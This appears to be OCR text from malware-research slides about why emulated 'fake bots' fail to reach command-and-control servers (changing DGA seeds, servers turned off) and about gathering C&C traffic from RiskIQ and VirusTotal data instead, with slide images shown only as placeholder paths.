
Fake bot issue: unable to find C&C server

- Malware operators may switch between groups of bots with different DGA seeds that we don’t know.
- Malware operators may temporary turn off the C&C servers.


No active C&C servers

How to obtain C&C traffic without communicating to a real C&C server?


Obtaining communication using RiskIQ and VT



Obtaining communication using RiskIQ and VT



Obtaining communication using RiskIQ and VT




Behind the scenes

